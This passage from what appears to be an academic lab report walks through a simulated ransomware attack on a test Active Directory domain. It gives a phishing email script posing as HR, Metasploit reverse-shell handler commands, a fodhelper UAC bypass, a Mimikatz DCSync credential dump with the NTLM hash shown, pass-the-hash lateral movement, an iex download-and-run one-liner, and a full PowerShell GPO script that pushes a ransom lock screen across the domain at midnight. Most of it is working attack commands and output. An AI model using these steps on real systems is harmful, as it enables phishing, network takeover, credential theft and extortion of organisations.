For further details, please open the attached document using the
password "stipendio2025" to access the confidential information.
For privacy reasons, DISCLOSING THE PASSWORD IS PROHIBITED.



We recommend carefully following the instructions in this email to
ensure maximum protection of your sensitive data.


HOW TO OPEN THE DOCUMENT: Due to the sensitive data contained in
the document, it must be opened using special software called
7Zip. Visit https://7-zip.org/download.html and select the .exe
version for Windows x64. Once installed, run it and extract the
contents directly through the software to correctly enter the
password provided above.



Kind regards,
Human Resources Department
""")
    msg.add_attachment(file_data,          maintype='application',
subtype='x-7z-compressed', filename=nome_allegato)
    # Send through the SMTP server
    smtp_server = "192.168.57.7"
    with smtplib.SMTP(smtp_server, 25) as server:
        server.send_message(msg)

    print(f"[+] Email sent to {utente}@sistema.com")
```


For each user, this script sends a customised email attaching the password-protected compressed folder. Smtplib is imported to simulate an SMTP server, while `EmailMessage` structures the email components, such as recipient, sender, body and attachments. Once the script has run, `FakeSMTP` shows that the email has arrived successfully:



We view the email through `MailView`:



Opening it allows us to view its content:




As can be seen, the victim has received the attachment. If they follow the steps to open the document correctly, we can move on to `Exploitation`

3.2.4 Exploitation


This is certainly one of the most interesting phases of the attack, as it enters its core. At this stage, it is important to have the Python server running (`python3 -m http.server 8080`) and Meterpreter in Metasploit waiting for connections. To start Meterpreter, enter `msfconsole -q` in the Kali Linux terminal, followed by `use exploit/multi/handler`. Then change the payload with `set payload windows/meterpreter/reverse_tcp`, change `LHOST` (Listen Host) to the attacking machine's IP address with `set LHOST 192.168.57.5`, and finally start it by entering `exploit`. At this point, the attacker's computer is ready. When the victim's computer opens the Word file, it makes the following GET request to our server.

```
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.57.7 - - [30/Jun/2025 10:05:52] "GET /script.vbs HTTP/1.1" 200 -
```

In `C:\Windows\Temp`, we find the two scripts.



In Startup, we find the `Backdoor` that gives us access every time the victim's computer starts.



On the attacker's side, we can see a connection with the victim's computer being created in Metasploit.


```
└─$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.57.5
LHOST ⇒ 192.168.57.5
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.57.5:4444
[*] Sending stage (176198 bytes) to 192.168.57.7
[*] Meterpreter session 1 opened (192.168.57.5:4444 → 192.168.57.7:50178) at 2025-06-30 10:04:55 -0400

meterpreter > getuid
Server username: SYSTEM\mrossi
meterpreter >
```

Various operations can be performed, such as accessing the Webcam, moving between folders, gathering information or increasing the user's privileges. Having an `Admin` user is fundamental in this type of attack, as it is necessary to perform lateral movement and target the Domain Controller. One way to obtain administrator privileges is to bypass UAC, a

Windows feature that prevents a program from performing administrator operations without the user's direct consent.



The bypass used is performed through an executable considered safe by Windows, namely `fodhelper.exe`, used to manage features on demand. This executable has an active flag called `autoElevate`, through which Windows elevates it without automatically using UAC. Windows checks a system registry key to determine what fodhelper should execute. The key checked is `HKEY_CURRENT_USER\Software\Classes\ms-settings\shell\open\command`. By modifying the `(Default)` registry entry, which contains the command string to execute, we can decide the action that will be performed.

To perform the bypass, a null value must be assigned to `DelegateExecution`, which replaces `(Default)` by executing `COM` (Component Object Model) objects, a Microsoft technology that enables multiple processes to communicate and reuse software components. Metasploit simplifies bypassing UAC through fodhelper with a built-in exploit. To use it, we must already have a reverse shell session with the victim. Using `getprivs` in the active session shows that our victim does not have very high privileges.

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

To perform the bypass, the first operation is the `background` command, allowing different exploits to be used on the victim's session. Once it is in the `background`, the session on which to perform the bypass must be noted. The `sessions` command provides a list of all active `sessions`.

To use the bypass, enter use exploit/windows/local/bypassuac_fodhelper, then configure the session with set session session_number; in our case, this is session 3. To complete the exploit, enter exploit. It may sometimes fail, but after a few attempts, a successful result is obtained.

```
msf6 exploit(windows/local/bypassuac_fodhelper) > use exploit/windows/local/bypassuac_fodhelper
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 3
session ⇒ 3
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 192.168.57.5:4444
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (176198 bytes) to 192.168.57.7
[*] Meterpreter session 4 opened (192.168.57.5:4444 → 192.168.57.7:50043) at 2025-07-01 08:41:55 -0400

meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Notice how the number of privileges has increased considerably. With a user possessing these privileges, we can move on to the next phase, Lateral Movement and Data Gathering.

3.2.5 Lateral Movement and Data Gathering

In this phase, our aim is to obtain information useful for the attack and move from the victim's computer to the Domain Controller to gain access to the entire network. To do this, a technique called Pass-the-Hash is used, exploiting the NTLM hash of passwords, as Windows allows authentication to a remote system without knowing the plaintext password. The NTLM hash can be obtained through Mimikatz, included directly in Metasploit.

Two of the most widely used Mimikatz techniques are DCSync and Logonpasswords. DCSync can be used only if the user has one of the following privileges: Replicating Directory Changes, Replicating Directory Changes

All and Replicating Directory Secrets. These privileges are generally held by the following AD users: Domain Admin, Enterprise Admin, Administrator. DCSync allows the attacker to communicate directly with the DC, making it believe that it is communicating with another DC requesting information synchronisation.

To do this, it uses LDAP (Lightweight Directory Access Protocol), employed to query and modify services in AD, for example to obtain user information. Another protocol it uses is DRSUAPI (Directory Replication Service Remote Protocol API), used between DCs to replicate objects. Mimikatz logs in through LDAP as a user and uses DRSUAPI to obtain information. Logonpasswords, on the other hand, is performed by accessing the LSASS process in memory, the process that locally stores all information about connected users.


Using offsets, it performs parsing, namely the extraction process. This technique works only for locally connected users. The choice of technique depends on the information that can be obtained. At this point, information about the Domain Controller and the various users' privileges must be gathered. To do this, the connection with the victim must remain active, and PowerShell Empire is used. The first step in configuring Empire is to start the server side with sudo powershell-empire server and then the client with sudo powershell-empire client. On its first launch, Empire appears as follows:




A Listener must be configured to receive responses from the victim, along with a Stager, a small payload executed by the victim to establish the connection. To create a Listener, use uselistener http and configure the various mandatory fields (set to true) with set field value. For example, if a different port is needed, use set Port number. Once all values are set, confirm with execute.

To create the `Stager`, instead, use usestager windows_launcher_bat. Configure the Listener with set Listener listener_name; in this case, since the name was not changed, enter set Listener http. After confirming with execute, a path is returned, to be copied later (/var/lib/powershell-empire/empire/client/generated-stagers/launcher.bat). Now return to Metasploit and enter upload /var/lib/powershell-empire/empire/client/generated-stagers/launcher.bat C:\\Windows\\Temp.

Once uploaded, switch to the `shell` by entering `shell`, then use cd to move to the folder containing `launcher.bat` and execute it with `cmd.exe /K launcher.bat`. /K keeps the prompt window open after execution so that it can be used for all subsequent operations. Despite the message indicating that the operation failed, the `Stager` executes correctly.



Returning to Empire, a new agent is available (equivalent to a Metasploit session).



We now have everything needed to use the PowerShell Empire modules. The first module obtains information about the various users and is used through `usemodule powershell_situational_awareness_network_powerview_get_user`. Here too, the command must be configured, particularly the agent that must perform the operation. To do so, enter set Agent agent_id. Execute runs the module, and interact agent_id displays the following output:

```
pwdlastset                : 23/02/2025 15:47:20
logoncount                : 126
badpasswordtime           : 09/05/2025 18:00:12
description               : Built-in account for administering the computer/domain
distinguishedname
                                                                              :
```

```
CN=Administrator,CN=Users,DC=SYSTEM,DC=local
objectclass             : {top, person, organizationalPerson, user}
lastlogontimestamp      : 30/06/2025 18:34:56
name                    : Administrator
samaccountname          : Administrator
admincount              : 1
codepage                : 0
accountexpires          : NEVER
countrycode             : 0
whenchanged             : 30/06/2025 16:34:56
instancetype            : 4
usncreated              : 8196
objectguid              : 40f49e31-c809-4e5d-a7fe-33ef2a08a609
lastlogoff              : 01/01/1601 01:00:00
whencreated             : 23/02/2025 16:07:48
objectcategory                                  :
CN=Person,CN=Schema,CN=Configuration,DC=SYSTEM,DC=local
dscorepropagationdata  : {25/02/2025 18:59:08, 25/02/2025 18:59:08,
23/02/2025 16:09:12, 01/01/1601 18:12:16}
memberof               : {CN=Group Policy Creator Owners,OU=Group,DC=SYSTEM,DC=local, CN=Domain
                         Admins,OU=Group,DC=SYSTEM,DC=local,
CN=Enterprise Admins,OU=Group,DC=SYSTEM,DC=local,
                         CN=Schema
Admins,OU=Group,DC=SYSTEM,DC=local...}
lastlogon              : 02/07/2025 13:53:13
badpwdcount            : 0
cn                     : Administrator
objectsid              : S-1-5-21-3695030123-859380021-3109414774-
500
primarygroupid         : 513
iscriticalsystemobject : True
usnchanged             : 258231


pwdlastset              : 01/01/1601 01:00:00
logoncount              : 0
badpasswordtime         : 01/01/1601 01:00:00
description             : Built-in account for guest access to the computer/domain
distinguishedname       : CN=Guest,CN=Users,DC=SYSTEM,DC=local
objectclass             : {top, person, organizationalPerson, user}
name                    : Guest
objectsid               : S-1-5-21-3695030123-859380021-3109414774-
501
samaccountname          : Guest
codepage                : 0
accountexpires          : NEVER
countrycode             : 0
whenchanged             : 23/02/2025 16:07:48
instancetype            : 4
objectguid              : 84c53f21-6563-4035-b80e-ad58f88c55fe
lastlogoff              : 01/01/1601 01:00:00
whencreated             : 23/02/2025 16:07:48
objectcategory
                                                                :
```

```
CN=Person,CN=Schema,CN=Configuration,DC=SYSTEM,DC=local
dscorepropagationdata  : {23/02/2025 16:09:12, 01/01/1601 00:00:01}
memberof               : CN=Guests,CN=Builtin,DC=SYSTEM,DC=local
lastlogon              : 01/01/1601 01:00:00
badpwdcount            : 0
cn                     : Guest
usncreated             : 8197
primarygroupid         : 514
iscriticalsystemobject : True
usnchanged             : 8197

pwdlastset                    : 23/02/2025 17:09:11
logoncount                    : 0
badpasswordtime               : 01/01/1601 01:00:00
description                   : Key Distribution Center service account
distinguishedname             : CN=krbtgt,CN=Users,DC=SYSTEM,DC=local
objectclass                   : {top, person, organizationalPerson,
user}
showinadvancedviewonly        : True
samaccountname                : krbtgt
admincount                    : 1
codepage                      : 0
accountexpires                : NEVER
countrycode                   : 0
whenchanged                   : 25/02/2025 18:59:08
instancetype                  : 4
usncreated                    : 12324
objectguid                    : 5192dc24-0a41-45c8-8262-2394b38092b5
lastlogoff                    : 01/01/1601 01:00:00
whencreated                   : 23/02/2025 16:09:11
objectcategory
                                                      :
CN=Person,CN=Schema,CN=Configuration,DC=SYSTEM,DC=local
dscorepropagationdata         : {25/02/2025 18:59:08, 23/02/2025
16:09:12, 01/01/1601 00:04:16}
serviceprincipalname          : kadmin/changepw
usnchanged                    : 16460
memberof                      : CN=Objects denied password replication to read-only


controllers,OU=Group,DC=SYSTEM,DC=local
lastlogon                     : 01/01/1601 01:00:00
badpwdcount                   : 0
cn                            : krbtgt
msds-supportedencryptiontypes : 0
objectsid                     : S-1-5-21-3695030123-859380021-
3109414774-502
primarygroupid                : 513
iscriticalsystemobject        : True
name                          : krbtgt

logoncount            : 427
badpasswordtime       : 11/04/2025 00:03:46
mail                  : mrossi.sistema@outlook.com
```

```
distinguishedname     : CN=Mario Rossi,CN=Users,DC=SYSTEM,DC=local
objectclass           : {top, person, organizationalPerson, user}
displayname           : Mario Rossi
lastlogontimestamp    : 30/06/2025 13:07:21
userprincipalname     : mrossi@SYSTEM.local
samaccountname        : mrossi
admincount            : 1
codepage              : 0
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 30/06/2025 11:07:21
instancetype          : 4
usncreated            : 16436
objectguid            : e5df46f2-e176-464c-b725-bc389beab316
sn                    : Rossi
lastlogoff            : 01/01/1601 01:00:00
whencreated           : 25/02/2025 18:58:11
objectcategory                                                 :
CN=Person,CN=Schema,CN=Configuration,DC=SYSTEM,DC=local
dscorepropagationdata : {09/03/2025 15:39:36, 01/01/1601 00:00:00}
givenname             : Mario
usnchanged            : 258121
memberof           : {CN=Domain Admins,OU=Group,DC=SYSTEM,DC=local,
CN=Enterprise Admins,OU=Group,DC=SYSTEM,DC=local}
lastlogon             : 02/07/2025 14:34:48
badpwdcount           : 0
cn                    : Mario Rossi
objectsid              : S-1-5-21-3695030123-859380021-3109414774-
1103
primarygroupid        : 513
pwdlastset            : 25/02/2025 19:58:11
name                  : Mario Rossi
```

Notice that the victim belongs to the `Domain Admins` group, meaning that `DCSync` can be used. Information about the DC must now be obtained through the module `usemodule powershell_situational_awareness_network_powerview_get_domain_controller`. The resulting output is:

```
Forest                      : SYSTEM.local
CurrentTime                 : 02/07/2025 12:44:38
HighestCommittedUsn         : 266362
OSVersion                  : Windows Server 2019 Standard Evaluation
Roles                           : {SchemaRole, NamingRole, PdcRole,
RidRole...}
Domain                      : SYSTEM.local
IPAddress                   : 192.168.57.6
SiteName                    : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections          : {}
OutboundConnections         : {}
Name                        : SYSTEM-DC.SYSTEM.local
Partitions                                  :  {DC=SYSTEM,DC=local,
```

```
CN=Configuration,DC=SYSTEM,DC=local,

CN=Schema,CN=Configuration,DC=SYSTEM,DC=local,
DC=DomainDnsZones,DC=SYSTEM,DC=local...}
```

The command output reveals the DC's IP address (192.168.57.6), the victim's privileges for requesting synchronisation with the DC (Domain Admins), and the user with the highest privileges (Administrator). This last user is our target. At this point, return to Metasploit to use this information. First, close the shell with `ctrl+c`.

Mimikatz must be loaded through `load mimikatz`, which, once launched, makes many more commands available (viewable by entering ?). The command to use is dcsync user_with_highest_privileges (Administrator in the simulation).

The output will be:

```
[DC] 'SYSTEM.local' will be the domain
[DC] 'SYSTEM-DC.SYSTEM.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD
)
Account expiration   :
Password last change : 23/02/2025 16:47:20
Object Security ID   : S-1-5-21-3695030123-859380021-3109414774-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: f79da90edb12d51581ed343697cbb804

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4820b6a054e3c059b277024c203d5016


* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-O799TKQETO1Administrator
    Default Iterations : 4096
    Credentials
      aes256_hmac                                    (4096)     :
251ae8aa688a8aeac15ce227705e2e89b6bb8d6f5b2e5fc42537f5c655bbe1c9
      aes128_hmac       (4096) : f0a4af0d5e058dc2ad4164ae51b0f889
      des_cbc_md5       (4096) : 31bfa873d9ec0891
```

```
* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-O799TKQETO1Administrator
    Credentials
      des_cbc_md5       : 31bfa873d9ec0891
```

After obtaining the NTLM hash, we can return to Empire and perform the final action before being able to use the DC. To gain access, once the password has been obtained, Impacket's `smbexec` command can be used. Through the SMB protocol, it allows authentication to a remote host via an NTLM hash and execution of commands on the remote machine without leaving traces (namely, no file is stored). Obviously, to use it, the victim must have the SMB port (445) open. PowerShell Empire allows Impacket to be used directly without any configuration. To use `smbexec`, use the module `usemodule powershell_lateral_movement_invoke_smbexec`. Empire asks us to enter:

• Username (Administrator)
• ComputerName (SYSTEM-DC.SYSTEM.local)
• Domain (SYSTEM.local)
• Hash (f79da90edb12d51581ed343697cbb804)
All this information is provided in the `DCSync` command output (highlighted in bold). Through `execute`, it runs and a new agent is obtained, namely the DC.



After gaining access to the Domain Controller, obtaining useful information and performing lateral movement, we can proceed to the final phase, `Action on Objectives.`

3.2.6 Action on Objectives

In this phase, our aim is to find a way to prevent access to files and change the lock screen on every device to demand a ransom. The easiest way to affect every computer is through Group Policies, which can also be created through the command line. The script developed to change the lock screen is as follows:

```
# CALCULATE THE TIME REMAINING UNTIL MIDNIGHT THE NEXT DAY
# Get the current date/time
$CurrentDate = Get-Date


# Calculate midnight the next day
$Midnight = $CurrentDate.Date.AddDays(1)

# Calculate the difference in seconds
$TimeToMidnight = $Midnight - $CurrentDate
```

```
$SecondsToMidnight = [math]::Ceiling($TimeToMidnight.TotalSeconds)

Start-Sleep -Seconds $SecondToMidnight

# VARIABLE CONFIGURATION
$GPOName              = "Default Update"
$ImageUrl             = "http://192.168.57.5:8080/lockscreen.jpg"
$ImageUNC             = "\\SYSTEM-
DC\SYSVOL\SYSTEM.local\LockScreen.jpg"
$Domain               = "SYSTEM.local"
$StartupScriptName    = "Force-LockScreen.ps1"

# IMPORT MODULES
Import-Module GroupPolicy -ErrorAction Stop
Import-Module ActiveDirectory -ErrorAction Stop


# DOWNLOAD THE IMAGE AND SAVE IT IN SYSVOL
New-Item -ItemType Directory -Path "\\SYSTEM-
DC\SYSVOL\SYSTEM.local" -Force | Out-Null
Invoke-WebRequest -Uri $ImageUrl -OutFile $ImageUNC -ErrorAction
Stop

# CREATE THE GPO IF IT DOES NOT EXIST
$GPO = Get-GPO -Name $GPOName -ErrorAction SilentlyContinue
if (-not $GPO) {
    $GPO = New-GPO -Name $GPOName
}

# CREATE THE SCRIPT TO RUN AT STARTUP
$StartupScriptContent = @"
# Startup script - Force lock screen and restart

\$ImageSourcePath = '\\\\SYSTEM-
DC\\SYSVOL\\SYSTEM.local\\LockScreen.jpg'
\$ImageDestPath   = 'C:\\Windows\\Web\\Screen\\LockScreen.jpg'

# Create the folder if it does not exist
if (!(Test-Path 'C:\\Windows\\Web\\Screen')) {
    New-Item -ItemType Directory -Path 'C:\\Windows\\Web\\Screen'
-Force | Out-Null
}

# Copy the image
Copy-Item -Path \$ImageSourcePath -Destination \$ImageDestPath -
Force

# Set registry entries
\$RegPath =
'HKLM:\\Software\\Policies\\Microsoft\\Windows\\Personalization'
if (!(Test-Path \$RegPath)) {
    New-Item -Path \$RegPath -Force | Out-Null
}
Set-ItemProperty -Path \$RegPath -Name 'LockScreenImage' -Value
```

```
\$ImageDestPath
Set-ItemProperty -Path \$RegPath -Name 'NoLockScreen' -Value 0
Set-ItemProperty -Path \$RegPath -Name 'NoChangingLockScreen' -
Value 1

"@

# RETRIEVE THE GPO GUID AND PATH

$GPOGuid = ($GPO.Id).ToString()
$GPOStartupFolder = "\\SYSTEM-
DC\SYSVOL\SYSTEM.local\Policies\{$GPOGuid}\Machine\Scripts\Startup
"

# CREATE THE FOLDER AND SAVE THE SCRIPT
New-Item -ItemType Directory -Path $GPOStartupFolder -Force | Out-
Null
$StartupScriptPath = "$GPOStartupFolder\$StartupScriptName"
$StartupScriptContent | Out-File -FilePath $StartupScriptPath -
Encoding UTF8 -Force

# CREATE OR EDIT SCRIPTS.INI TO RUN THE SCRIPT
$scriptsIniPath = "$GPOStartupFolder\scripts.ini"
$scriptsIniContent = @"
[Startup]
0CmdLine=$StartupScriptName
0Parameters=
"@
$scriptsIniContent | Out-File -FilePath $scriptsIniPath -Encoding
ASCII -Force

# SET THE REGISTRY KEYS IN THE GPO
Set-GPRegistryValue -Name $GPOName `
    -Key
"HKLM\Software\Policies\Microsoft\Windows\Personalization" `
    -ValueName "LockScreenImage" -Type String `
    -Value "C:\Windows\Web\Screen\LockScreen.jpg"

Set-GPRegistryValue -Name $GPOName `
    -Key
"HKLM\Software\Policies\Microsoft\Windows\Personalization" `
    -ValueName "NoLockScreen" -Type Dword `
    -Value 0

Set-GPRegistryValue -Name $GPOName `
    -Key
"HKLM\Software\Policies\Microsoft\Windows\Personalization" `
    -ValueName "NoChangingLockScreen" -Type Dword `
    -Value 1

# LINK THE GPO TO THE DOMAIN
$DomainParts = $Domain -split '\.'
$Target = "DC=$($DomainParts[0]),DC=$($DomainParts[1])"
New-GPLink -Name $GPOName -Target $Target -Enforced "Yes" -
```

```
ErrorAction SilentlyContinue


# UPDATE POLICIES ON THE DC
gpupdate /force

# Scheduled restart command
shutdown /r /t 0/c "Domain Controller restart scheduled for automatic update"


Write-Host "The Domain Controller will restart to apply the LockScreen GPO."
```

This script makes a GET request, obtains the lock screen image to set, and creates a Group Policy. It sets a Startup script for every Computer that inherits it, modifying registry entries to set the lock screen and prevent it from being changed. The same action is performed on the DC. The image is stored in a folder shared by all users relying on the DC, namely `SYSVOL`. The script waits until midnight to activate, when the DC is assumed to be the only active device.

This behaviour is due to the possibility that administrators might notice the attack if the script runs during the day. `NT AUTHORITY\System` permissions do not allow computers to be forcibly restarted to apply the changes immediately. To run this script, a GET request is made to the server through PowerShell, and `powershell -Command "iex (New-Object Net.WebClient).DownloadString('http://192.168.57.5:8080/scriptpolicies.ps1')"` is executed, producing the following output:

```
DisplayName      : Default Update
DomainName       : SYSTEM.local
Owner            : NT AUTHORITY\SYSTEM
Id               : 5991ba86-9076-4e47-ad6b-af92bb4dbdbf
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 05/07/2025 00:00:30
ModificationTime : 05/07/2025 00:00:30
UserVersion      : AD version: 0, SysVol version: 0
ComputerVersion  : AD version: 1, SysVol version: 1
WmiFilter        :

DisplayName      : Default Update
DomainName       : SYSTEM.local
Owner            : NT AUTHORITY\SYSTEM
Id               : 5991ba86-9076-4e47-ad6b-af92bb4dbdbf
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 05/07/2025 00:00:30
ModificationTime : 05/07/2025 00:00:30
UserVersion      : AD version: 0, SysVol version: 0
ComputerVersion  : AD version: 2, SysVol version: 2
```

